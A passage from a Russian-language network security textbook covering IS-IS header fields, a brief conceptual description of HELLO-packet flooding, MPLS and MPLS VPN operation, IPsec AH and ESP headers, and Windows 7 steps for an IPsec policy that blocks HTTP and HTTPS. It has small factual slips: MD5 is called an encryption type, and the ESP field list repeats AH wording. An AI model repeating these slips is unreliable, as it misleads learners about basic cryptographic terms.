За полем версии идет поле длины ID, которое определяет размеры части ID (идентификатора) NSAP, если его значение лежит в пределах от 1 до 8 (включительно). Если поле содержит нуль, то часть ID равняется 6 байтам. Если поле содержит 255 (одни единицы), то часть ID равна 0 байт.

Следующим полем является поле типа пакета (packet type), которое определяет тип пакета IS-IS (hello, LSP или SNP).

За полем типа пакета повторно следует поле версии.

За вторым полем версии идет поле резерва (reserved), которое равно нулю и игнорируется получателем.

Последним полем общего заголовка является поле максимума адресов области. Это поле определяет число адресов, разрешенных для этой области.

За общим заголовком идет дополнительная фиксированная часть, разная для каждого типа пакета, за которой следует переменная часть.

Одним из вариантов реализации данной атаки является использование конструктора «сырых» IP-пакетов.

«Затопление» HELLO-пакетами

Протокол IS-IS использует для передачи информации о маршрутах HELLO-пакеты. Соответственно, одной из форм реализации атак на IS-IS является осуществление затопления данными пакетами.

Суть атаки сводится к передаче большого числа HELLO-пакетов другим маршрутизаторам, в результате чего возможно переполнение маршрутных таблиц на данных устройствах и их временный выход из строя.

Для реализации данного вида атак злоумышленник также может воспользоваться представленным выше конструктором пакетов.

2.3.23. Среды с протоколом MPLS

Представленные ранее протоколы сетевого уровня можно назвать «классическими», с точки зрения функционирования на сетевом уровне иерархической модели OSI. Протокол MPLS (мультипротокольная коммутация по меткам) взаимодействует сразу на двух уровнях модели: метка добавляется между заголовком кадра (второй уровень OSI) и заголовком пакета (третий уровень модели OSI).

Данная метка предназначается каждому IP-пакету. Маршрутизаторы принимают решение о передаче пакета следующему устройству на основании значения метки. Пример показан на рис. 2.26.




Рис. 2.26. *Структура сети MPLS*

Коммутация MPLS представляет собой усовершенствованный метод передачи трафика по сети с использованием информации, содержащейся в метках, которые присоединяются к IP-пакетам. В случае применения технологий 2-го уровня, основанных на передаче фреймов, метки внедряются между заголовками 3-го и 2-го уровней.

Стоит обратить внимание на роли, выполняемые маршрутизаторами в сетях MPLS. На рис. 2.26 представлен пример типовой сети MPLS. Здесь метка для всех поступающих пакетов назначается граничным входным маршрутизатором, выполняющим коммутацию по меткам (Label-SwitchedRouter – LSR). Далее пакеты проходят по маршруту с коммутацией по метке (Label-Switched Path – LSP). Каждый маршрутизатор LSR принимает решение об отправке, которое базируется только на содержании метки. На каждом переходе LSR-устройство удаляет существующую метку и вставляет новую, которая задает направление следующего перехода для отправки пакета. На выходном граничном LSR-устройстве (egressEdge LSR) метка удаляется, и пакет направляется к пункту назначения.

Коммутация по меткам

Устройства, осуществляющие коммутацию по метке, назначают пакетам или ячейкам короткие метки фиксированной длины. Для определения направления дальнейшего движения данных такие устройства просматривают соответствующие таблицы, базируясь на этих метках. В метке объединена наиболее существенная информация относительно пункта назначения пакета или ячейки. Необходимая информация включает в себя пункт назначения, очередность, принадлежность к частной виртуальной сети, информацию о качестве обслуживания и о маршруте перераспределения трафика для данного пакета.

В случае коммутации по метке полный анализ заголовка третьего уровня осуществляется лишь один раз – на входе в сеть. В этом месте заголовок третьего уровня преобразуется в метку фиксированной длины. При прохождении пакета через устройство, осуществляющее коммутацию по метке, или через маршрутизатор для отправки ячейки либо пакета далее в сети исследуется лишь метка ячейки или пакета.

На выходе из такой сети маршрутизатор или устройство, осуществляющее коммутацию по метке, заменяет метку на соответствующий заголовок третьего уровня, связанный с меткой.

Структура узла MPLS

Узлы MPLS имеют две структурные плоскости: плоскость пересылки и плоскость управления. В дополнение к коммутации пакетов, снабженных метками, узлы MPLS могут осуществлять маршрутизацию 3-го уровня или коммутацию 2-го уровня.

Плоскость пересылки пакетов технологии MPLS отвечает за перенаправление пакетов в соответствии со значениями, содержащимися в присоединенных метках. Плоскость пересылки пакетов использует информационную базу пересылки по меткам (Label Forwarding Information Base – LFIB), поддерживаемую узлом MPLS, для дальнейшей передачи помеченных пакетов.

Плоскость управления технологии MPLS отвечает за формирование и поддержку базы LFIB. Все узлы среды MPLS должны использовать протокол маршрутизации IP для обмена соответствующей информацией маршрутизации с другими узлами MPLS-сети. При этом могут использоваться протоколы маршрутизации по состоянию каналов, такие как OSPF и IS-IS, поскольку они предоставляют узлу MPLS топологию всей сети. Информация о привязке меток

может распространяться с помощью протокола распространения меток (Label Distribution Protocol – LDP), а также путем передачи информации о привязке меток в модифицированных высокоуровневых протоколах маршрутизации. Однако для достижения цели могут быть использованы расширения протоколов маршрутизации BGP. Они позволяют согласовать распространение информации о привязке меток с распространением данных маршрутизации и избежать ситуации, когда узел MPLS принял информацию о метках, не имея соответствующей маршрутной информации.

Принцип работы MPLS VPN

Пересылка на основании метки по магистрали провайдера при использовании MPLS VPN базируется либо на технологии динамической коммутации по метке, либо на маршрутах перераспределения потоков. При пересечении магистрали пакет данных пользователя содержит два уровня меток, первая метка направляет пакет к требуемому PE-маршрутизатору следующего транзитного перехода, а вторая – указывает комплекс VRF, логически связанный с выходным интерфейсом CE-маршрутизатора пункта назначения. Такой двухуровневый механизм обычно называется иерархическим тегом, или коммутацией по меткам.

Получив через какой-либо интерфейс от CE-маршрутизатора IP-пакет, PE-маршрутизатор логически связывает его с комплексом VRF, в результате чего создается нижняя метка (bottom label), логически связанная с выходным PE-маршрутизатором (который идентифицирует VRF-комплекс адресата маршрута и выходной интерфейс выходного PE-маршрутизатора). Из глобальной таблицы пересылки PE-маршрутизатор получает также другую метку, называемую верхней (top label), которая указывает PE- маршрутизатор следующего транзитного перехода; после этого PE-маршрутизатор помещает обе метки в стек меток MPLS. Этот стек меток присоединяется к VPN-пакету и направляется к следующему транзитному переходу. PE-маршрутизаторы в сети MPLS анализируют верхнюю метку и направляют пакет по сети к требуемому узлу. На выходном PE-маршрутизаторе верхняя метка удаляется и исследуется нижняя метка, указывающая VRF-комплекс адресата маршрута и выходной интерфейс. После этого нижняя метка также удаляется, и IP-пакет посылается на требуемый CE-маршрутизатор.

2.3.24. Безопасность протокола MPLS

Безопасность в сетях MPLS и MPLS-VPN поддерживается с помощью сочетания протокола BGP и системы разрешения IP-адресов.

Безопасность VPN обеспечивается на границе инфраструктуры, где пакеты, полученные от пользователя, отправляются в нужную VPN-сеть. В магистрали данные отдельных VPN-сетей перемещаются отдельно. Это достигается путем добавления стека MPLS-меток перед IP-заголовком пакета.

Повысить степень защищенности MPLS VPN можно с помощью традиционных средств, например применяя средства аутентификации и шифрования, устанавливаемые в сетях клиентов. Услуга MPLS VPN может легко интегрироваться с другими услугами IP, например с предоставлением доступа

к интернету пользователям VPN с защитой их сети средствами межсетевого экрана. Механизм виртуального маршрутизатора полностью изолирует таблицы маршрутизации MPLS VPN от глобальных таблиц маршрутизации, что обеспечивает необходимые уровни надежности и масштабируемости решений MPLS VPN.

Технология MPLS и MPLS VPN не обеспечивает безопасности за счет аутентификации или шифрования. То есть информация передается через сеть MPLS с использованием виртуальных каналов в открытом виде. В то же время трафик пользователей, входящих в разные домены, изолирован друг от друга путем добавления уникальных меток. Таким образом попытки перехвата пакета или потока трафика не могут привести к прорыву нарушителя в VPN. В сети MPLS VPN пакет данных, поступающих в магистраль, ассоциируется с конкретной сетью VPN на основании того, по какому интерфейсу пакет поступил на PE-маршрутизатор. Затем происходит сверка IP-адреса с таблицей передачи конкретной VPN. Назначенные в таблице маршруты относятся только к VPN входящего пакета. Следовательно, входящий интерфейс определяет набор возможных исходящих интерфейсов. Эта функция также предотвращает как попадание несанкционированных данных в сеть VPN, так и передачу несанкционированных данных из нее.

2.3.25. IPSec как средство защиты на сетевом уровне

IP Security – это набор протоколов, предназначенных для шифрования, аутентификации и обеспечения защиты при транспортировке IP-пакетов. В его состав сейчас входят почти 20 предложений по стандартам.

В первой реализации IPsec состоял из трех алгоритмонезависимых базовых спецификаций, опубликованных в качестве RFC-документов «Архитектура безопасности IP», «Аутентифицирующий заголовок (AH)», «Инкапсуляция зашифрованных данных (ESP)» (RFC1825, 1826 и 1827).

На данный момент рабочая группа IP Security Protocol разрабатывает также и протоколы управления ключевой информацией. В задачу этой группы входит разработка Internet Key Management Protocol (IKMP), протокола управления ключами прикладного уровня, не зависящего от используемых протоколов обеспечения безопасности.

Сейчас также рассматриваются концепции управления ключами с использованием спецификации Internet Security Association and Key Management Protocol (ISAKMP) и протокола Oakley Key Determination Protocol. Спецификация ISAKMP описывает механизмы согласования атрибутов используемых протоколов. А протокол Oakley позволяет устанавливать сессионные ключи на компьютеры сети Интернет. Создаваемые стандарты управления ключевой информацией, возможно, будут поддерживать Центры распределения ключей, аналогичные используемым в системе Kerberos.

2.3.26. Целостность данных

Целостность и конфиденциальность данных в спецификации IPsec обеспечиваются за счет использования механизмов аутентификации и шифрования.

Шифрование основано на предварительном согласовании сторонами информационного обмена т. н. «контекста безопасности» – применяемых криптографических алгоритмов, алгоритмов управления ключевой информацией и их параметров. Спецификация IPsec предусматривает возможность поддержки сторонами информационного обмена различных протоколов и параметров аутентификации и шифрования пакетов данных, а также различных схем распределения ключей. При этом результатом согласования контекста безопасности является установление индекса параметров безопасности (SPI), представляющего собой указатель на определенный элемент внутренней структуры стороны информационного обмена, описывающей возможные наборы параметров безопасности.

По сути, IPSec работает на третьем уровне, т. е. на сетевом уровне. В результате передаваемые IP-пакеты будут защищены прозрачным для сетевых приложений и инфраструктуры образом. В отличие от SSL (Secure Socket Layer), который работает на четвертом (т. е. транспортном) уровне и теснее связан с более высокими уровнями модели OSI, IPSec призван обеспечить низкоуровневую защиту.

К IP-данным, готовым к передаче по виртуальной частной сети, IPSec добавляет заголовок для идентификации защищенных пакетов. Перед передачей по интернету эти пакеты инкапсулируются в другие IP-пакеты. IPSec поддерживает несколько типов шифрования, в том числе Data Encryption Standard (DES) и Message Digest 5 (MD5). Существует также реализация IPSec с российским алгоритмом шифрования ГОСТ 28147–89 в решениях компании КриптоПро.


2.3.27. Защита соединения

Для установления защищенного соединения оба участника сеанса должны иметь возможность быстро согласовать параметры защиты, такие как алгоритмы аутентификации и ключи. Протокол IPSec поддерживает два типа схем управления ключами, с помощью которых участники могут согласовать параметры сеанса.

С текущей версией IP, IPv4, могут быть использованы или Internet Secure Association Key Management Protocol (ISAKMP), или Simple Key Management for Internet Protocol.

Заголовок AH

Опциональный заголовок (Authentication Header, AH) является обычным аутентифицирующим заголовком и чаще всего располагается между основным заголовком пакета IP и полем данных. Наличие данного заголовка никак не влияет на процесс передачи информации транспортного и более высоких уровней. Основным и единственным назначением AH является обеспечение защиты от атак, связанных с несанкционированным изменением содержимого пакета, в том числе от подмены исходного адреса сетевого уровня. Протоколы более высокого уровня должны быть модифицированы в целях осуществления проверки аутентичности полученных данных.



Рассмотрим значения каждого из приведенных полей.

- *Next Header* (8 bits) – тип заголовка протокола, идущего после заголовка AH. По этому полю приемный IP-sec модуль узнает о защищаемом протоколе верхнего уровня. Значения этого поля для разных протоколов можно посмотреть в RFC 1700.
- *Payload Len* (8 bits) – это поле определяет общий размер AH-заголовка в 32-битовых словах минус 2. Несмотря на это, при использовании IPv6 длина заголовка должна быть кратна 8 байтам.
- *Reserved* (16 bits) – зарезервировано. Заполняется нулями.
- *Security Parameters Index* (32 bits) – индекс параметров безопасности. Значение этого поля вместе с IP-адресом получателя и протоколом безопасности (AH-протокол) однозначно определяет защищенное виртуальное соединение (SA) для данного пакета. Диапазон значений SPI 1…255 зарезервирован IANA.
- *Sequence Number* (32 bits) – последовательный номер. Служит для защиты от повторной передачи. Поле содержит монотонно возрастающее значение параметра. Несмотря на то что получатель может отказаться от услуги по защите от повторной передачи пакетов, оно является обязательным и всегда присутствует в AH-заголовке. Передающий IPsec-модуль всегда использует это поле, но получатель может его и не обрабатывать.
- *Integrity Check Value* – контрольная сумма. Должна быть кратна 8 байтам для IPv6 и 4 байтам для IPv4.

Протокол AH используется для аутентификации, то есть для подтверждения того, что мы связываемся именно с тем, с кем предполагаем, и что данные, которые мы получаем, не искажены при передаче.

Заголовок ESP

При использовании инкапсуляции зашифрованных данных заголовок ESP является последним в ряду опциональных заголовков, «видимых» в пакете. Так как основной целью ESP является обеспечение конфиденциальности данных, различные виды информации могут требовать применения существенно различных алгоритмов шифрования. По этой причине формат ESP может претерпевать значительные изменения в зависимости от используемых криптогра-

фических алгоритмов. Тем не менее можно выделить следующие обязательные поля: SPI, указывающее на контекст безопасности, и Sequence Number Field, содержащее последовательный номер пакета. Поле «ESP Authentication Data» (контрольная сумма) не является обязательным в заголовке ESP. Получатель пакета ESP расшифровывает ESP-заголовок и использует параметры и данные применяемого алгоритма шифрования для декодирования информации транспортного уровня.

Encapsulating Security Payload format																															
Offsets	**$Octet_{16}$**	**0**								**1**								**2**								**3**					
$Octet_{16}$	**Bit_{10}**	**0**	**1**	**2**	**3**	**4**	**5**	**6**	**7**	**8**	**9**	**10**	**11**	**12**	**13**	**14**	**15**	**16**	**17**	**18**	**19**	**20**	**21**	**22**	**23**	**24**	**25**	**26**	**27**	**28**	**29**	**30**	**31**
0	**0**	*Security Parameters Index (SPI)*																													
4	**32**	*Sequence Number*																													
8	**64**	*Payload data*																													
...	**...**																														
...	**...**									*Padding (0–255 octets)*																					
...	**...**																														
...	**...**																	*Pad Length*								*Next Header*					
...	**...**	*Integrity Check Value (ICV)*																													
...	**...**	...																													

- *Security Parameters Index* (32 bits) – индекс параметров безопасности. Значение этого поля вместе с IP-адресом получателя и протоколом безопасности (AH-протокол) однозначно определяет защищенное виртуальное соединение (SA) для данного пакета. Диапазон значений SPI 1...255 зарезервирован IANA для последующего использования.
- *Sequence Number* (32 bits) – последовательный номер. Служит для защиты от повторной передачи. Поле содержит монотонно возрастающее значение параметра. Несмотря на то что получатель может и отказаться от услуги по защите от повторной передачи пакетов, оно всегда присутствует в AH-заголовке. Отправитель (передающий IPsec-модуль) должен всегда использовать это поле, но получатель может и не нуждаться в его обработке.
- *Payload data* (variable) – это поле содержит данные в соответствии с полем «Next Header». Это поле является обязательным и состоит из целого числа байтов. Если алгоритм, который используется для шифрования этого поля, требует данных для синхронизации криптопроцессов (например, вектор инициализации – «Initialization Vector»), то это поле может содержать эти данные в явном виде.
- *Padding* (0–255 octets) – дополнение. Необходимо, например, для алгоритмов, которые требуют, чтобы открытый текст был кратен некоторому числу байтов, например размеру блока для блочного шифра.
- *Pad Length* (8 bits) – размер дополнения (в байтах).

- *Next Header* (8 bits) – это поле определяет тип данных, содержащихся в поле «Payload data».
- *Integrity Check Value* – контрольная сумма. Должна быть кратна 8 байтам для IPv6 и 4 байтам для IPv4.

Различают два режима применения ESP и AH (а также их комбинации) – транспортный и туннельный.

- **Транспортный режим** используется для шифрования поля данных IP-пакета, содержащего протоколы транспортного уровня (TCP, UDP, ICMP), которое, в свою очередь, содержит информацию прикладных служб. Примером применения транспортного режима является передача электронной почты. Все промежуточные узлы на маршруте пакета от отправителя к получателю используют только открытую информацию сетевого уровня и, возможно, некоторые опциональные заголовки пакета (в IPv6). Недостатком транспортного режима является отсутствие механизмов скрытия конкретных отправителя и получателя пакета, а также возможность проведения анализа трафика. Результатом такого анализа может стать информация об объемах и направлениях передачи информации, области интересов абонентов, расположение руководителей.
- **Туннельный режим**, в отличие от транспортного, предполагает шифрование всего пакета, включая заголовок сетевого уровня. Туннельный режим применяется в случае необходимости скрытия информационного обмена организации с внешним миром. При этом адресные поля заголовка сетевого уровня пакета, использующего туннельный режим, заполняются межсетевым экраном организации и не содержат информации о конкретном отправителе пакета. При передаче информации из внешнего мира в локальную сеть организации в качестве адреса назначения используется сетевой адрес межсетевого экрана. После расшифровки межсетевым экраном начального заголовка сетевого уровня пакет направляется получателю.

Security Associations

Security Association (SA) – это тип соединения, которое предоставляет службы обеспечения безопасности трафика, передаваемого через него. Например, когда два компьютера на каждой стороне SA хранят режим, протокол, алгоритмы и ключи, используемые в SA, тогда каждый SA применяется только в одном направлении. Для двунаправленной связи требуется два SA. Каждый SA реализует один режим и протокол; таким образом, если для одного пакета необходимо использовать два протокола (как, например, AH и ESP), то требуется два SA.

На сегодняшний день протокол IPSec поддерживают практически все современные сетевые устройства. Поэтому я не буду приводить примеры настройки данного протокола для оборудования какого-то определенного разработчика. В этом разделе была представлена лишь теоретическая информация, позволяющая понять принципы работы протокола. При необходимости настройки IPSec на конкретных моделях оборудования нужно воспользоваться документацией, представленной разработчиком оборудования.

Алгоритм работы протокола IPSec представлен на следующем рисунке (рис. 2.27).




Рис. 2.27. *Алгоритм работы IPSEC*

Рассмотрев теоретические основы функционирования, перейдем к практической настройке. В качестве примера мы настроим политику IPSec, запрещающую весь обмен данными по протоколам HTTP и HTTPS, и будем использовать Windows 7. Стоит отметить, что в случае использования серверной операционной системы Windows 2008 они могут отличаться, но крайне незначительно.

Итак, открываем консоль MMC (значок Windows – Выполнить – mmc) (рис. 2.28).




Рис. 2.28. *Консоль MMC*

В открывшемся меню необходимо выбрать команду **Консоль**, затем **Добавить** или удалить оснастку. В открывшемся диалоге также щелкаем **Добавить**, выбираем из открывшегося списка **Управление политикой безопасности IP** (рис. 2.29).




Рис. 2.29. *Консоль MMC*

В появившемся диалоге выбора компьютера указываем **Локальный компьютер**. Последовательно закрываем окна, нажимая кнопки **Готово**, **Закрыть**, **OK**. Теперь в левой панели консоли у нас появится узел **Политики безопасности IP на 'Локальный компьютер'**. Сделаем на нем щелчок правой кнопкой мыши и выберем команду **Управление списками IP-фильтра** (рис. 2.30).

В открывшемся диалоге нажимаем кнопку **Добавить**. Откроется еще одно окно – **Список фильтров**. Для того чтобы в дальнейшем было проще ориентироваться в списках фильтров, зададим название для нового фильтра, напечатав в поле **Имя**, например, Трафик_HTTP_HTTPS. Нажимаем кнопку **Добавить**, чтобы приступить к собственно созданию фильтра.

На второй странице можно указать описание фильтра. Чтобы вы не запутались: один фильтр может состоять из множества других. Так как мы указали на предыдущем шаге в описании Трафик_HTTP_HTTPS, сейчас мы последовательно создадим два фильтра: один – для HTTP, другой – для HTTPS. Результирующий фильтр будет объединять эти два фильтра. Итак, указываем в поле описания HTTP. Флажок **Отраженный** оставляем включенным – это позволит распространить правила фильтра как в одну сторону пересылки пакетов, так и в обратную с теми же параметрами. Нажимаем **Далее**.




Рис. 2.30. *Управление списками IP-фильтра*

Теперь необходимо указать адрес источника IP-пакетов. Как видно на картинке, возможность выбора адреса довольно широка. Сейчас мы укажем **Мой IP-адрес** и нажмем **Далее**. В следующем окне задаем адрес назначения. Выбираем **Любой IP-адрес**, нажимаем **Далее**. Теперь следует указать тип протокола. Выберите из списка TCP. Идем дальше – задаем номера портов (рис. 2.31).




Рис. 2.31. *Выбор порта*

Верхний переключатель оставляем в положении **Пакеты из любого порта**, а нижним включаем режим **Пакеты на этот порт** и в поле вводим значение HTTP-порта – 80. Нажимаем **Готово**, закрываем мастер. Теперь еще раз нажимаем кнопку **Добавить** и проделываем все предыдущие операции еще раз, но уже указав значение порта 443 (для HTTPS). В списке нижнего окна должны находиться оба созданных правила фильтрации пакетов (рис. 2.32).




Рис. 2.32. *Управление действиями фильтра*

